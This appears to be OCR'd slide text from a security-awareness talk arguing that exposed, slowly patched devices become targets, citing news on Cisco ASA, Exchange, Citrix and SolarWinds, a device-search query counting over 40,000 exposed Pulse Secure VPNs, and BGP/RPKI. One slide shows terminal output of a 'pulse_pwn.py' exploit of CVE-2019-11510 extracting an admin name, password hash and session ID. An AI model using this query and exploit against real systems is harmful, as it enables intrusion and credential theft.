
JAN 30, 2018 | LATEST SECURITY NEWS

Cisco has patched a remote code execution (RCE) vulnerability bearing a "perfect" CVSS score of 10.0 that affects its Adaptive Security Appliance (ASA) software.

On 29 January, the American multinational technology conglomerate publicly recognized the security issue (CVE-2018-0101) and revealed that it affects the ASA software found in the following 10 Cisco products:

- 3000 Series Industrial Security Appliance (ISA)
- ASA 5500 Series Adaptive Security Appliances
- ASA 5500-X Series Next-Generation Firewalls

... and so are the apps **inside the corporate environment**



The Record.
BY RECORDED FUTURE

FEATURED TECHNOLOGY

SAP systems usually come under attack 72 hours after a patch

By Catalin Cimpanu · April 6, 2021

DARKReading

SIGN UP FOR OUR NEWSLETTERS

RISK

4/19/2021
10:00 AM

Kurt John
Commentary

SolarWinds: A Catalyst for Change & a Cry for Collaboration

Cybersecurity is more than technology or safeguards like zero trust; mostly, it's about collaboration.

ComputerWeekly.com


MR - STOCK.ADOBE.COM

NSA unearths more MS Exchange vulnerabilities

Microsoft patches more critical vulnerabilities in Exchange Server a month after the ProxyLogon incident, after being warned by the US National Security Agency

CLOUDFLARE

In most cases, you **become a target by accident**...




html:/dana-na/

TOTAL RESULTS

New Service: Keep track of wh

Sample Query for Pulse Secure



TOTAL RESULTS

40,773


TOP COUNTRIES

United States	11,531
Japan	3,455
Germany	2,634
United Kingdom	2,361
France	2,021

TOP SERVICES

HTTPS	40,048
HTTP	106
HTTP (8080)	56
Qconn	40
HTTPS (8443)	32

In most cases, you **become a target by accident**...



```
meh@ubuntu16:~/pulse_demo$ python pulse_pwn.py https:/[redacted]

                                                                        v0.1

[*] Checking environment
[*] Date - Thu, 13 Dec 2018 05:34:28 GMT
[*] Version - 9.0.3.64015
[*] OK, [redacted] is vulnerable
[*]
[*] Exploiting CVE-2019-11510 arbirary file reading
[*] Extract admin name - [orange]
[*] Extract admin hash - [b6a5a868b1befadee21b632b76ff73d9c294a43563646abf70bb88d2373ac9c5]
[-] Could not find plaintext password in cache :(
[*] Extract admin DSID - [31a8ae6051a44eca74de8bcd159b0462]

meh@ubuntu16:~/pulse_demo$ █
```


Patching Vulnerabilities **takes TIME...**

9.8

CVSS Score

7%	12%	13%	23%
Australia	USA	Singapore	India

% of devices still vulnerable **5 months after patch released**




National Cyber Awareness System > Alerts > Critical Vulnerability in Citrix Application Delivery Controller, Gateway, and SD-WAN WANOP

Alert (AA20-020A)

Critical Vulnerability in Citrix Application Delivery Controller, Gateway, and SD-WAN WANOP

Original release date: January 20, 2020 | Last revised: May 21, 2020

https://isbgpsafeyet.com/



Is BGP safe yet? *No.*

Border Gateway Protocol (BGP) is the postal service of the Internet. It's responsible for looking at all of the available paths that data could travel and picking the best route.

Unfortunately, it isn't secure, and there have been some major Internet disruptions as a result. But fortunately there is a way to make it secure.

ISPs and other major Internet players (Sprint, Verizon, and others) would need to implement a certification system, called RPKI.

FAILURE

Your ISP ([redacted]) does not implement BGP safely. It should be using RPKI to protect the Internet from BGP hijacks.

Thank you

CLOUDFLARE